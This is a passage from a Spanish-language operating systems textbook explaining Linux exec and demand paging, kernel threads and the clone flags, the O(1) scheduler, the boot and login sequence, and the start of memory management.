Ahora se debe crear y llenar el nuevo espacio de direcciones. Si el sistema acepta archivos por asignación, como Linux y otros sistemas basados en UNIX, se establecen las nuevas tablas de páginas para indicar que no hay páginas en memoria, excepto tal vez una página de la pila, pero que el espacio de direcciones está respaldado por el archivo ejecutable en el disco. Cuando el nuevo proceso empiece a ejecutarse, recibirá de inmediato un fallo de página y la primera página de código se paginará desde el archivo ejecutable. De esta forma no hay que cargar nada por adelantado, y así los programas pueden iniciar con rapidez y recibir fallos sólo en las páginas que necesitan (esta estrategia es la paginación bajo demanda en su forma más pura, como vimos en el capítulo 3). Por último, se copian los argumentos y cadenas de entorno a la nueva pila, se restablecen las señales y los registros se inicializan con cero. En este punto, el nuevo comando puede empezar a ejecutarse.

En la figura 10-8 se ilustran los pasos antes descritos, por medio del siguiente ejemplo: un usuario escribe un comando `ls` en la terminal, el shell crea un nuevo proceso al bifurcar un clon de sí mismo. Después, el nuevo shell llama a `exec` para cubrir su memoria con el contenido del archivo ejecutable *ls*.

Hilos en Linux

En el capítulo 2 analizamos las generalidades de los hilos. Aquí nos enfocaremos en los hilos del kernel en Linux, con un enfoque específico en las diferencias entre el modelo de hilos de Linux y otros sistemas UNIX. Para comprender mejor las capacidades únicas que nos ofrece el modelo de Linux, empezaremos con un análisis de algunas de las decisiones desafiantes presentes en los sistemas multihilo.




Figura 10-8. Los pasos para ejecutar el comando *ls* que se escribe en el shell.

La cuestión principal al introducir hilos es mantener la semántica tradicional correcta de UNIX. Primero consideremos a `fork`. Suponga que un proceso con varios hilos (del kernel) realiza una llamada al sistema `fork`. ¿Se deben crear los otros hilos en el nuevo proceso? Por el momento, vamos a responder esa pregunta en forma afirmativa. Suponga que uno de los otros hilos se bloqueó al leer del teclado. ¿Se debe bloquear también el hilo correspondiente en el nuevo proceso al leer del teclado? De ser así, ¿cuál hilo obtiene la siguiente línea que se escriba? En caso contrario, ¿qué debe hacer ese hilo en el nuevo proceso? El mismo problema se aplica a muchas otras cosas que pueden hacer los hilos. En un proceso con un solo hilo no se produce este problema, ya que el único hilo no se puede bloquear al llamar a `fork`. Ahora considere el caso en el que los otros hilos no se crean en el proceso hijo. Suponga que uno de los hilos no creados contiene un mutex que el único hilo en el nuevo proceso trata de adquirir después de la llamada a `fork`. El mutex nunca se liberará y ese hilo único esperará para siempre. También existen muchos otros problemas. No hay una solución simple.

La E/S de archivos es otra área problemática. Suponga que un hilo se bloquea al leer de un archivo y otro hilo cierra ese archivo o realiza una operación `lseek` para cambiar el apuntador de archivo actual. ¿Qué ocurre después? ¿Quién lo sabe?

El manejo de señales es otra de las cuestiones espinosas. ¿Se deben dirigir las señales a un hilo específico, o al proceso en general? Tal vez una señal SIGFPE (excepción de punto flotante) debería ser atrapada por el hilo que la produjo. ¿Qué pasa si no la atrapa? ¿Se debe eliminar solo ese hilo, o todos los hilos? Ahora considere la señal SIGINT, que el usuario genera mediante el teclado. ¿Qué hilo debe atrapar esa señal? ¿Deben compartir todos los hilos un conjunto común de máscaras de señales? Por lo general, todas las soluciones a éstos y otros problemas hacen que se

descomponga algo en otra parte. Obtener la semántica correcta de los hilos (sin mencionar el código) no carece de importancia.

Linux acepta los hilos del kernel de una manera interesante, que vale la pena analizar. La implementación se basa en la idea de 4.4BSD, pero los hilos del kernel no se habilitaron en esa distribución debido a que Berkeley se quedó sin dinero antes de poder reescribir la biblioteca de C para resolver los problemas antes descritos.

Históricamente, los procesos eran contenedores de recursos y los hilos eran las unidades de ejecución. Un proceso contenía uno o más hilos que compartían el espacio de direcciones, los archivos abiertos, los manejadores de señales, las alarmas y todo lo demás. Todo era claro y simple, como se describió antes.

En el 2000, Linux introdujo una nueva y poderosa llamada al sistema: `clone`, que disolvió la distinción entre procesos e hilos, y posiblemente hasta invirtió la primacía de los dos conceptos. `Clone` no está presente en ninguna otra versión de UNIX. Tradicionalmente, cuando se creaba un hilo, el (los) hilo(s) original(es) compartía(n) todo con el nuevo, excepto sus registros. En especial, los descriptores de los archivos abiertos, los manejadores de señales, las alarmas y otras propiedades globales eran para cada proceso, no para cada hilo. La llamada a `clone` hizo posible que cada uno de estos y otros aspectos fueran específicos para cada proceso o cada hilo. La llamada se hace de la siguiente manera:

```
pid = clone(función, pila_ptr, banderas_compart, arg);
```

La llamada crea un hilo, ya sea en el proceso actual o en un nuevo proceso, dependiendo de *banderas_compart*. Si el nuevo hilo está en el proceso actual, comparte el espacio de direcciones con los hilos existentes, y cada escritura subsiguiente en cualquier byte del espacio de direcciones que realice cualquier hilo estará visible para los demás hilos en el proceso. Por otra parte, si el espacio de direcciones no es compartido, entonces el nuevo hilo obtiene una copia exacta del espacio de direcciones, pero las subsiguientes escrituras que realice el nuevo hilo no estarán visibles para los hilos anteriores. Esta semántica es la misma que en la llamada a `fork` de POSIX.

En ambos casos, el nuevo hilo empieza su ejecución en *función,* cuya llamada se realiza con *arg* como su único parámetro. Además, en ambos casos el nuevo hilo obtiene su propia pila privada, donde el apuntador de la pila se inicializa con *pila_ptr*.

El parámetro *banderas_compart* es un mapa de bits que permite un detalle más fino de compartición que los sistemas UNIX tradicionales. Cada uno de los bits se puede establecer en forma independiente a los demás, y cada uno de ellos determina si el nuevo hilo va a copiar cierta estructura de datos, o si la va a compartir con el hilo que hizo la llamada. La figura 10-9 muestra algunos de los elementos que se pueden compartir o copiar de acuerdo con los bits en *banderas_compart*.

El bit *CLONE_VM* determina si se va a compartir o a copiar la memoria virtual (es decir, el espacio de direcciones) con los hilos anteriores. Si está activado, el nuevo hilo pasa a estar con los hilos existentes, por lo que la llamada a `clone` crea en efecto un nuevo hilo en un proceso existente. Si el bit está desactivado, el nuevo hilo obtiene su propio espacio de direcciones privado. Esto significa que el efecto de sus instrucciones `STORE` no estará visible para los hilos existentes. Este comportamiento es similar a `fork`, excepto como se indica a continuación. La creación de un espacio de direcciones es en efecto la definición de un nuevo proceso.

Bandera	Significado al estar activado	Significado al estar desactivado
CLONE_VM	Crea un nuevo hilo	Crea un proceso
CLONE_FS	Comparte umask, directorios raíz y de trabajo	No los comparte
CLONE_FILES	Comparte los descriptores de archivos	Copia los descriptores de archivos
CLONE_SIGHAND	Comparte la tabla de manejadores de señales	Copa la tabla
CLONE_PID	El nuevo hilo obtiene el PID anterior	El nuevo hilo obtiene su propio PID
CLONE_PARENT	El nuevo hilo tiene el mismo padre que el hilo que hizo la llamada	El padre del nuevo hilo es el que hizo la llamada

Figura 10-9. Bits en el mapa de bits de *banderas_compart.*

El bit *CLONE_FS* controla la compartición de los directorios raíz y de trabajo, y de la bandera umask. Si este bit está activado, los hilos anteriores y nuevos comparten los directorios de trabajo, incluso si el nuevo hilo tiene su propio espacio de direcciones. Esto significa que una llamada a `chdir` realizada por un hilo cambia el directorio de trabajo del otro hilo, incluso aunque éste pueda tener su propio espacio de direcciones. En UNIX, una llamada a `chdir` realizada por un hilo siempre cambia el directorio de trabajo para los demás hilos en este proceso, pero nunca para los hilos en otro proceso. Por ende, este bit permite un tipo de compartición que no es posible en las versiones de UNIX tradicionales.

El bit *CLONE_FILES* es análogo al bit *CLONE_FS*. Si se activa, el nuevo hilo comparte sus descriptores de archivos con los hilos anteriores, por lo que las llamadas a `lseek` que realice un hilo serán visibles para los demás, que de nuevo es como se hace normalmente para los hilos dentro del mismo proceso, pero no para los hilos en distintos procesos. De manera similar, *CLONE_SIGHAND* habilita o deshabilita la compartición de la tabla de manejadores de señales entre los hilos anteriores y nuevos. Si la tabla se comparte, incluso entre hilos en distintos espacios de direcciones, entonces el cambio del manejador en un hilo afecta a los manejadores en los otros. *CLONE_PID* controla si el nuevo hilo obtiene su propio PID o comparte el PID de su padre. Esta característica es necesaria durante el inicio del sistema. Los procesos de usuario no pueden habilitarla.

Por último, todo proceso tiene un padre. El bit *CLONE_PARENT* controla quién es el padre del nuevo hilo. Puede ser el mismo que el del hilo que hizo la llamada (en cuyo caso, el nuevo hilo es hermano del que hizo la llamada) o puede ser el mismo hilo que hizo la llamada, en cuyo caso el nuevo hilo es un hijo del que hizo la llamada. Hay otros bits más que controlan otros elementos, pero son menos importantes.

Es posible tener este nivel detallado de compartición debido a que Linux mantiene estructuras de datos separadas para los diversos elementos que se listan en la sección 10.3.3 (parámetros de programación, imagen de memoria, etcétera). La estructura de tarea sólo apunta a estas estructuras de datos, por lo que es fácil crear una estructura de datos para cada hilo clonado y hacer que apunte a las estructuras de datos de programación, memoria y demás estructuras del hilo anterior, o a copias

de ellas. Sin embargo, el hecho de que sea posible dicho nivel detallado de compartición no significa que sea útil, en especial ya que las versiones de UNIX tradicionales no ofrecen esta funcionalidad. Un programa de Linux que aproveche esta funcionalidad ya no se podrá portar a UNIX.

El modelo de hilos de Linux presenta otra dificultad. Los sistemas de UNIX asocian un solo PID con un proceso, sin importar que tenga un solo hilo o varios. Para que pueda ser compatible con otros sistemas UNIX, Linux hace la diferencia entre un identificador de proceso (PID) y un identificador de tarea (TID). Ambos campos se almacenan en la estructura de tarea. Cuando se utiliza `clone` para crear un nuevo proceso que no comparte nada con su creador, PID se establece con un nuevo valor; en caso contrario, la tarea recibe un nuevo TID pero hereda el PID. De esta forma, todos los hilos en un proceso recibirán el mismo PID que el primer hilo en el proceso.

10.3.4 Planificación en Linux

Ahora vamos a analizar el algoritmo de planificación de Linux. Para empezar, los hilos en Linux son hilos del kernel, por lo que la planificación se basa en hilos y no en procesos.

Linux hace la diferencia entre tres clases de hilos para fines de planificación:

1. Planificación “Primero en llegar, Primero en ser atendido (FIFO)”, en tiempo real.
2. Planificación circular (*round-robin*) en tiempo real.
3. Tiempo compartido.

Los hilos de planificación FIFO en tiempo real tienen la mayor prioridad y no son preferentes, excepto por un hilo FIFO en tiempo real recién preparado con una mayor prioridad. Los hilos de planificación circular en tiempo real son iguales que los hilos de planificación FIFO en tiempo real, excepto que tienen cuantos de tiempo asociados y el reloj les puede dar preferencia. Si hay varios hilos de planificación circular en tiempo real listos, cada uno se ejecuta durante su quantum, después del cual pasa al final de la lista de hilos de planificación rotativa en tiempo real. Ninguna de estas clases es en realidad de tiempo real, en ningún sentido. No se pueden especificar tiempos límite y no se dan garantías. Estas clases simplemente son de mayor prioridad que los hilos en la clase de tiempo compartido estándar. La razón por la que Linux los llama de tiempo real es que está en conformidad con el estándar P1003.4 (extensiones en “tiempo real” para UNIX), que utiliza esos nombres. Los hilos en tiempo real se representan en forma interna con los niveles de prioridad de 0 a 99, donde 0 es el nivel de mayor prioridad y 99 el de menor prioridad en tiempo real.

Los hilos convencionales que no son de tiempo real se planifican de acuerdo con el siguiente algoritmo. En el interior, los hilos que no son de tiempo real se asocian con los niveles de prioridad del 100 al 139; es decir, Linux los diferencia de manera interna entre 140 niveles de prioridad (para las tareas de tiempo real y las que no son de tiempo real). En cuanto a los hilos de planificación circular de tiempo real, Linux asocia los valores de los quantums de tiempo para cada uno de los niveles de prioridad que no son de tiempo real. El quantum es el número de pulsos de reloj durante los que el hilo puede ejecutarse. En la versión actual de Linux, el reloj opera a 1000 Hz y cada pulso es de 1 ms, a lo cual se le conoce como **jiffy**.

Al igual que la mayoría de los sistemas UNIX, Linux asocia un buen valor con cada hilo. El predeterminado es 0, pero se puede modificar si utilizamos la llamada al sistema `nice(valor)`, donde el valor puede estar entre −20 y +19. Este valor determina la prioridad estática de cada hilo. Un usuario, que calculara π a mil millones de posiciones decimales en segundo plano, podría poner esta llamada en su programa para no causar problemas a los otros usuarios. Sólo el administrador del sistema puede pedir un servicio *mejor* que el normal (valores de −20 a −1). Dejamos al lector el trabajo de deducir la razón de esta regla.

El planificador de Linux utiliza una estructura de datos clave, conocida como **cola de ejecución (runqueue)**. Una cola de ejecución está asociada con cada CPU en el sistema, y mantiene (entre otra información) dos arreglos: *activas* y *expiradas*. Como se muestra en la figura 10-10, cada uno de estos campos es un apuntador a un arreglo de 140 cabezas de listas, cada una de las cuales corresponde a una prioridad distinta. La cabeza de lista apunta a una lista doblemente enlazada de procesos con una prioridad específica. La operación básica del planificador se puede describir de la siguiente manera.




Figura 10-10. Ilustración de la estructura cola de ejecución de Linux y los arreglos de prioridad.

El planificador selecciona una tarea del arreglo activo de mayor prioridad. Si expira la ranura de tiempo (quantum) de esa tarea, se pasa a una lista de tareas expiradas (que puede estar en un nivel de prioridad distinto). Si la tarea se bloquea (por ejemplo, para esperar un evento de E/S) antes de que expire su ranura de tiempo, una vez que ocurra el evento y se pueda reanudar su ejecución, se coloca de vuelta en el arreglo de tareas activas y su ranura de tiempo se disminuye para reflejar el tiempo de la CPU que ya consumió. Una vez que se agote por completo su ranura de

tiempo, también se colocará en un arreglo de tareas expiradas. Cuando no haya más tareas en ninguno de los arreglos de tareas activas, el planificador simplemente intercambiará los apuntadores de manera que los arreglos de tareas expiradas se conviertan en arreglos de tareas activas, y viceversa. Este método asegura que las tareas de menor prioridad no sufran de inanición (excepto cuando los hilos de planificación FIFO en tiempo real acaparen la CPU por completo, lo cual es improbable).

A los distintos niveles de prioridad se les asignan distintos valores para la ranura de tiempo. Linux asigna quantums más altos a los procesos de mayor prioridad. Por ejemplo, las tareas que se ejecutan en el nivel de prioridad 100 recibirán quantums de 800 mseg, mientras que las tareas en el nivel de prioridad 139 recibirán 5 mseg.

La idea detrás de este esquema es sacar a los procesos del kernel con rapidez. Si un proceso trata de leer un archivo del disco, su velocidad se reducirá en forma considerable si hacemos que espere un segundo entre cada llamada a `read`. Es mucho mejor dejar que se ejecute justo después de que se complete cada petición, para que pueda realizar la siguiente llamada con rapidez. De manera similar, si un proceso se bloquea al esperar entrada del teclado, es sin duda un proceso interactivo y como tal debe recibir una prioridad alta tan pronto como esté listo, para asegurar que los procesos interactivos obtengan un buen servicio. En este sentido, los procesos ligados a la CPU obtienen básicamente cualquier servicio sobrante cuando se bloquean todos los procesos ligados a E/S e interactivos.

Como Linux no sabe a priori si una tarea está ligada a la E/S o a la CPU (tampoco el resto de los SO lo saben), se basa en el mantenimiento continuo de heurísticas de interactividad. De esta forma, Linux hace la diferencia entre la prioridad estática y la dinámica. La prioridad dinámica de los hilos se tiene que volver a calcular de manera continua, para 1) recompensar a los hilos interactivos y 2) castigar a los hilos que acaparan la CPU. El bono de prioridad máximo es −5, ya que los valores de menor prioridad corresponden a la prioridad más alta que recibe el planificador. El castigo de prioridad máximo es +5.

Dicho en forma más específica, el planificador mantiene una variable llamada *sleep_avg* asociada con cada tarea. Cada vez que despierta una tarea esta variable se incrementa; cada vez que se reemplaza una tarea o cuando expira su quantum, esta variable se decrementa con base en el valor correspondiente. Este valor se utiliza para asignar en forma dinámica el bono de la tarea con valores desde −5 a +5. El planificador de Linux vuelve a calcular el nuevo nivel de prioridad, a medida que un hilo avanza de la lista de tareas activas a la lista de tareas expiradas.

El algoritmo de planificación descrito en esta sección se refiere al kernel 2.6, y se introdujo por primera vez en el kernel 2.5 inestable. Los primeros algoritmos exhibían un rendimiento pobre en entornos multiprocesador y no escalaban bien cuando aumentaba el número de tareas. Como la descripción que presentamos en los párrafos anteriores indica que se puede realizar una decisión de planificación por medio del acceso a la lista apropiada de tareas activas, se puede realizar en un tiempo O(1) constante, sin importar el número de procesos en el sistema.

Además, el planificador incluye características especialmente útiles para las plataformas multiprocesador o multinúcleo. En primer lugar, la estructura cola de ejecución se asocia con cada CPU en la plataforma multiprocesador. El planificador trata de mantener los beneficios de la planificación por afinidad, y de planificar las tareas en la CPU en la que se ejecutaban antes. En segundo lugar, hay un conjunto de llamadas al sistema disponibles para especificar o modificar aún más los

requerimientos de afinidad de un hilo seleccionado. Por último, el planificador realiza un balanceo de cargas periódico entre las estructuras cola de ejecución de distintas CPUs, para asegurar que la carga del sistema esté bien balanceada, al tiempo que cumple con ciertos requerimientos de rendimiento o afinidad.

El planificador considera sólo las tareas ejecutables, las cuales son colocadas en la estructura de cola de ejecución apropiada. Las tareas que no son ejecutables y están en espera de varias operaciones de E/S u otros eventos del kernel se colocan en otra estructura de datos conocida como **cola en espera** (**waitqueue**). Se asocia una estructura cola en espera con cada evento que las tareas puedan estar esperando. La cabeza de la cola de espera incluye un apuntador a una lista enlazada de tareas y una espera activa. Esta espera activa es necesaria para asegurar que la estructura cola en espera se pueda manipular de manera concurrente a través del código principal del kernel y de los manejadores de interrupciones, o de otras invocaciones asíncronas.

De hecho, el código del kernel contiene variables de sincronización en muchas ubicaciones. Los primeros kernels de Linux tenían sólo un **gran bloqueo del kernel** (**BLK**), que resultó muy ineficiente, en especial en las plataformas multiprocesador, debido a que evitaba que los procesos en distintas CPUs ejecutaran el código del kernel en forma concurrente. Por ende, se introdujeron muchos puntos de sincronización nuevos con niveles de detalle más finos.

10.3.5 Arranque de Linux

Los detalles varían de una plataforma a otra, pero en general los siguientes pasos representan el proceso de arranque (booteo). Cuando inicia la computadora, el BIOS realiza la Auto prueba de encendido (POST) junto con el descubrimiento e inicialización de los dispositivos iniciales, ya que el proceso de inicio del SO puede requerir el acceso a los discos, pantallas, teclados, etcétera. A continuación se lee el primer sector del disco de inicio, el **MBR** (*Master Boot Record,* Registro maestro de inicio), se coloca en una ubicación de memoria fija y se ejecuta. Este sector contiene un pequeño programa (512 bytes) que carga un programa independiente llamado **boot** del dispositivo de inicio, que por lo general es un disco IDE o SCSI. El programa *boot* primero se copia a sí mismo en una dirección libre de la parte superior de la memoria, para liberar la parte inferior de la memoria para el sistema operativo.

Una vez que se traslada, *boot* lee el directorio raíz del dispositivo de inicio. Para ello debe comprender el sistema de archivos y el formato de los directorios, lo cual es el caso con algunos cargadores de inicio como **GRUB** (*GRand Unified Bootloader,* Gran cargador de inicio unificado). Otros cargadores de inicio populares (como LILO de Intel) no se basan en un sistema de archivos específico. En vez de ello requieren un mapa de bloques y direcciones de nivel inferior, que describen los sectores físicos, las cabezas y los cilindros, para buscar los sectores relevantes que se van a cargar.

Después *boot* lee el kernel del sistema operativo, lo coloca en memoria y salta a él. En este punto termina su trabajo y el kernel está en ejecución.

El código de inicio del kernel está escrito en lenguaje ensamblador, y es muy dependiente de la máquina. El trabajo típico consiste en establecer la pila del kernel, identificar el tipo de CPU,

calcular la cantidad de RAM presente, deshabilitar interrupciones, habilitar la MMU y por último, llamar al procedimiento *main* en lenguaje C para que inicie la parte principal del sistema operativo.

El código de C también tiene una inicialización considerable, pero es más lógica que física. Empieza por asignar un búfer de mensajes para ayudar a depurar los problemas en el inicio. A medida que procede la inicialización, aquí se escriben mensajes sobre lo que está ocurriendo, de manera que se puedan extraer después de una falla de inicio mediante un programa especial de diagnóstico. Considere esto como la grabadora de vuelo de la cabina del sistema operativo (la caja negra que buscan los investigadores cuando se estrella un avión).

Después se asignan las estructuras de datos del kernel. La mayoría son de tamaño fijo, pero unas cuantas (como la caché de páginas y ciertas estructuras de tablas de páginas) dependen de la cantidad de RAM disponible.

En este punto, el sistema empieza la autoconfiguración. Mediante el uso de archivos de configuración que indican los tipos de dispositivos de E/S que podrían estar presentes, empieza a sondear los dispositivos para ver cuáles están presentes en realidad. Si al sondear un dispositivo éste responde, se agrega a una tabla de dispositivos conectados. Si no responde, se asume que está ausente y se ignora de ese punto en adelante. A diferencia de las versiones de UNIX tradicionales, los drivers de dispositivos de Linux no necesitan tener vínculos estáticos y se pueden cargar en forma dinámica (como en todas las versiones de MS-DOS y Windows).

Los argumentos a favor y en contra de la carga dinámica de drivers son interesantes y vale la pena mencionarlos. El principal argumento en contra de la carga dinámica es la seguridad. Si usted opera un sitio seguro, como la base de datos de un banco o un servidor Web corporativo, tal vez quiera evitar que alguien inserte código aleatorio en el kernel. El administrador del sistema puede mantener los archivos de código fuente y de código objeto del sistema operativo en una máquina segura, realizar toda la construcción del sistema ahí y enviar el binario del kernel a otras máquinas a través de una red de área local. Si los drivers no se pueden cargar en forma dinámica, este escenario evita que los operadores de la máquina y otros que conozcan la contraseña de superusuario inyecten código malicioso o con errores en el kernel. Además, en lugares extensos se conoce la configuración del hardware exactamente a la hora en que se compila y vincula el sistema. Los cambios son tan raros, que tener que volver a vincular el sistema al agregar un nuevo dispositivo de hardware no es un problema.

Una vez que se ha configurado todo el hardware, lo siguiente es crear en forma manual y con cuidado el proceso 0, establecer su pila y ejecutarlo. El proceso 0 continúa la inicialización y realiza actividades como programar el reloj en tiempo real, montar el sistema de archivos raíz, crear *init* (proceso 1) y el demonio de paginación (proceso 2).

Init comprueba sus banderas para ver si debe usar el modo de un solo usuario o de multiusuario. En el primer caso, bifurca un proceso que ejecuta el shell y espera a que este proceso termine. En el segundo caso, bifurca un proceso que ejecuta la secuencia de comandos del shell de inicialización del sistema (*/etc/rc*), el cual puede realizar comprobaciones de consistencia, montar sistemas de archivos adicionales, iniciar procesos de demonios, etcétera. Después lee */etc/ttys*, que lista las terminales y algunas de sus propiedades. Para cada terminal habilitada bifurca una copia de sí mismo, que realiza ciertas labores de mantenimiento y después ejecuta un programa llamado *getty*.

Este programa establece la velocidad de línea y otras propiedades para cada línea (alguna de las cuales pueden ser módems, por ejemplo) y luego escribe

login:

en la pantalla de la terminal, donde trata de leer el nombre del usuario del teclado. Cuando alguien se sienta en la terminal y proporciona un nombre de inicio de sesión, *getty* termina al ejecutar */bin-/login*, el programa de inicio de sesión. Después, *login* pide una contraseña, la cifra y la compara con la contraseña cifrada que está almacenada en el archivo de contraseñas, */etc/passwd*. Si es correcta, *login* se reemplaza a sí mismo con el shell del usuario, que después espera el primer comando. Si es incorrecta, *login* pide otro nombre de usuario. Este mecanismo se muestra en la figura 10-11 para un sistema con tres terminales.




Figura 10-11. La secuencia de procesos utilizados para iniciar ciertos sistemas Linux.

En la figura, el proceso *getty* que se ejecuta para la terminal 0 sigue esperando la entrada. En la terminal 1, un usuario ha escrito un nombre de inicio de sesión, por lo que *getty* se sobrescribió con *login*, que está pidiendo la contraseña. En la terminal 2 ya ocurrió un inicio de sesión exitoso, y el shell imprimió el indicador (%). Después el usuario escribió

cp f1 f2

con lo cual el shell bifurca un proceso hijo y hace que éste ejecute el programa *cp*. El shell se bloquea en espera de que el hijo termine, momento en el cual escribirá otro indicador para esperar la entrada del teclado. Si el usuario en la terminal 2 hubiera escrito *cc* en vez de *cp*, se hubiera iniciado el programa principal del compilador de C, que a su vez hubiera bifurcado más procesos para ejecutar las diversas pasadas del compilador.

10.4 ADMINISTRACIÓN DE LA MEMORIA EN LINUX

El modelo de memoria de Linux es simple, para que los programas sean portátiles y se pueda implementar Linux en máquinas con unidades de administración de memoria que tengan amplias diferencias, desde casi nada (por ejemplo, la IBM PC original) hasta el hardware de paginación sofisticado. Ésta es un área del diseño que ha cambiado muy poco en décadas. Ha funcionado bien, por lo que no ha necesitado mucha revisión. Ahora examinaremos el modelo y la forma en que se implementa.

10.4.1 Conceptos fundamentales

Todo proceso en Linux tiene un espacio de direcciones que consiste lógicamente en tres segmentos: texto, datos y pila. En la figura 10-12(a) se muestra un espacio de direcciones de un proceso de ejemplo, como el proceso *A*. El **segmento de texto** contiene las instrucciones de máquina que forman el código ejecutable del programa. Es producido por el compilador y el ensamblador al traducir el programa de C, C++ u otro lenguaje en código máquina. Por lo general, el segmento de texto es de sólo lectura. Los programas automodificables quedaron fuera de estilo allá por 1950, debido a que era muy difícil comprenderlos y depurarlos. Por lo tanto, el segmento de texto no aumenta ni disminuye, ni cambia de cualquier otra forma.




Figura 10-12. (a) Espacio de direcciones virtuales del proceso *A*. (b) Memoria física. (c) Espacio de direcciones virtuales del proceso *B*.

